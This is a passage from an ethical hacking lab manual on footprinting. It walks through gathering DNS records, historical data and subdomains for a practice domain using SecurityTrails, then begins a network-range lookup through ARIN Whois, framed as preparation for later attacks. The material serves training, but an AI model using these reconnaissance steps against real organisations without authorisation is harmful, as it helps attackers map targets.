


Module 02 – Footprinting and Reconnaissance

- After successful verification, you will be redirected to the **Dashboard** in SecurityTrails website.



- In the **Enter a Domain, IP, Keyword or Hostname** field, type **certifiedhacker.com** and press **Enter**.



Module 02 – Footprinting and Reconnaissance

9. DNS records of certifiedhacker.com will appear, containing **A records**, **AAAA records**, **MX records**, **NS records**, **SOA records**, **TXT**, and **CNAME records**, as shown below.

The screenshot shows the SecurityTrails interface for the domain **certifiedhacker.com**. The left sidebar includes links for **DOMAIN**, **DNS Records**, **Historical Data**, and **Subdomains** (89). The main content area is titled **certifiedhacker.com DNS records as of Mar 22, 2022**. It displays the following records:

- A records:** A single record for **162.241.216.11** with a count of 35,942.
- AAAA records:** **NO RECORDS**.
- MX records:** (Visible in the second screenshot).

At the bottom, there is a banner: **Unlock all access to Cybersecurity and DNS intelligence data and mitigate risk. Upgrade to SurfaceBrowser™ now!**

The screenshot shows the SecurityTrails interface for the domain **certifiedhacker.com**. The left sidebar includes links for **DOMAIN**, **DNS Records**, **Historical Data**, and **Subdomains** (89). The main content area is titled **certifiedhacker.com DNS records as of Mar 22, 2022**. It displays the following records:

- MX records:** A single record for **mail.certifiedhacker.com** with a count of 1.
- NS records:** Three records for **Cloudflare, Inc.** and **ns2.bluehost.com** and **ns1.bluehost.com** with counts of 2,069,456 and 2,069,544 respectively.

At the bottom, there is a banner: **Unlock all access to Cybersecurity and DNS intelligence data and mitigate risk. Upgrade to SurfaceBrowser™ now!**

Module 02 – Footprinting and Reconnaissance

The screenshot shows the SecurityTrails website interface. The browser tabs include "Verify Email Address | SecurityTrails", "Please verify your SecurityTrails", and "certifiedhacker.com - Current". The address bar shows the URL "https://securitytrails.com/domain/certifiedhacker.com/dns". The page header features the SecurityTrails logo and a search bar containing "certifiedhacker.com". A navigation sidebar on the left lists "DOMAIN", "DNS Records", "Historical Data", and "Subdomains" (with a badge of 89). The main content area displays "SOA records" with details: "ttl: 86400" and "email: dnsadmin.box5331.bluehost.com" (with a badge of 149). Below this is a "TXT" record: "v=spf1 a mx ptr include:bluehost.com ?all". At the bottom of the main area is a section for "CNAME records pointed here" (with a badge of 2). A sidebar on the left promotes a plan upgrade with the text "Choose a plan that's right for your business" and a blue "Upgrade now" button. A footer banner at the bottom states "Unlock all access to Cybersecurity and DNS intelligence data and mitigate risk." with a blue "Upgrade to SurfaceBrowser™ now!" button.

This screenshot shows the same SecurityTrails website but with the "CNAME records pointed here" section expanded. The sidebar now highlights "Historical Data" and "Subdomains" (89). The main content area lists two CNAME records: "ftp.certifiedhacker.com" and "www.certifiedhacker.com". Below these records is a link "View more certifiedhacker.com CNAME records" and a blue button "★ See even more – Upgrade now!". The footer banner remains the same, with the "Upgrade to SurfaceBrowser™ now!" button.

Module 02 – Footprinting and Reconnaissance

10. After examining the DNS records tab switch to **Historical Data** tab where you can find historical data of **A**, **AAAA**, **MX**, **NS**, **SOA** and **TXT** records.

The screenshot shows the SecurityTrails website interface. The left sidebar has tabs for 'DNS Records', 'Historical Data' (selected), and 'Subdomains'. The main content area is titled 'certifiedhacker.com historical A data'. It features a table with columns: IP Addresses, Organization, First Seen, Last Seen, and Duration Seen. The table lists four historical A records for the domain.

IP Addresses	Organization	First Seen	Last Seen	Duration Seen
162.241.216.11	Oso Grande IP Services, LLC	2020-10-30 (1 year)	2022-03-22 (today)	1 year
-	-	2020-10-30 (1 year)	2020-10-30 (1 year)	1 day
162.241.216.11	Oso Grande IP Services, LLC	2017-11-14 (4 years)	2020-10-30 (1 year)	3 years
69.89.31.193	Unified Layer	2016-12-31 (5 years)	2017-11-14 (4 years)	11 months

11. Now switch to **Subdomains** tab where you can find all the subdomains pertaining to **certifiedhacker.com**.

The screenshot shows the SecurityTrails website interface. The left sidebar has tabs for 'DNS Records', 'Historical Data', and 'Subdomains' (selected). The main content area is titled 'certifiedhacker.com subdomains'. It features a search bar and a table with columns: Domain, Rank, Hosting Provider, and Mail Provider. The table lists four subdomains.

Domain	Rank	Hosting Provider	Mail Provider
cpcalendars.certifiedhacker.com		Oso Grande IP Services, LLC	-
cpanel.trustcenter.certifiedhacker.com		Oso Grande IP Services, LLC	-
www.events.certifiedhacker.com		Unified Layer	-
www.news.certifiedhacker.com		Unified Layer	-

Module 02 – Footprinting and Reconnaissance

12. DNS records provide important information about the locations and types of servers which attackers can use to further launch web application attacks.
13. This concludes the demonstration of gathering information on the subdomain and DNS records of a target organization using SecurityTrails.
14. You can also use **DNSChecker** (<https://dnschecker.org>), and **DNSdumpster** (<https://dnsdumpster.com>), etc. to perform DNS footprinting on a target website.
15. Close all open windows and document all the acquired information.
16. Turn off the **Windows 11** virtual machine.

Lab Analysis

Analyze and document the results of this lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required	
☒ Yes	☐ No
Platform Supported	
☒ Classroom	☒ CyberQ



Perform Network Footprinting

Network footprinting is a process of gathering network-related information of a target organization.

Lab Scenario

With the IP address, hostname, and domain obtained in the previous information gathering steps, as a professional ethical hacker, your next task is to perform network footprinting to gather the network-related information of a target organization such as network range, traceroute, TTL values, etc. This information will help you to create a map of the target network and perform a man-in-the-middle attack.

Lab Objectives

- Locate the network range
- Perform network tracerouting in Windows and Linux Machines
- Perform advanced network route tracing using Path Analyzer Pro

Lab Environment

To carry out this lab, you need:

- Windows 11 virtual machine
- Parrot Security virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Lab Duration

Time: 15 Minutes

Overview of Network Footprinting

Network footprinting is a process of accumulating data regarding a specific network environment. It enables ethical hackers to draw a network diagram and analyze the target network in more detail to perform advanced attacks.

Lab Tasks

Task 1: Locate the Network Range

Network range information assists in creating a map of the target network. Using the network range, you can gather information about how the network is structured and which machines in the networks are alive. Further, it also helps to identify the network topology and access the control device and operating system used in the target network.

Here, we will locate the network range using the ARIN Whois database search tool.


Note: Here, we will consider **www.certifiedhacker.com** as a target website. However, you can select a target domain of your choice.

1. Turn on the **Windows 11** virtual machine. Login with Username: **Admin** and Password: **Pa\$\$w0rd**.
2. Open any web browser (here, **Mozilla Firefox**). In the address bar of the browser place your mouse cursor and type **https://www.arin.net/about/welcome/region** and press **Enter**.

Note: If **More secure, encrypted DNS lookups** notification appears at the top section of browser, click **Disable**.

3. ARIN website appears, in the search bar, enter the IP address of the target organization (here, the target organization is **certifiedhacker.com**, whose IP is **162.241.216.11**), and then click the **Search** button.

Module 02 – Footprinting and Reconnaissance



American Registry for Internet | X

← → ↻ 🔒 https://www.arin.net ☆ 🔔 ☰

Your IPv4 address is **199.101.110.11** [Log in](#)

ARIN
American Registry for Internet Numbers

162.241.216.11 [Search](#)

all requests subject to terms of use

IP Addresses & ASNs ▾ Policy & Participation ▾ Reference & Tools ▾ About ▾ Blog [Pay Now](#) [Feedback](#)

ARIN is a nonprofit, member-based organization that administers IP addresses & ASNs in support of the operation and growth of the Internet.

 **New to ARIN**

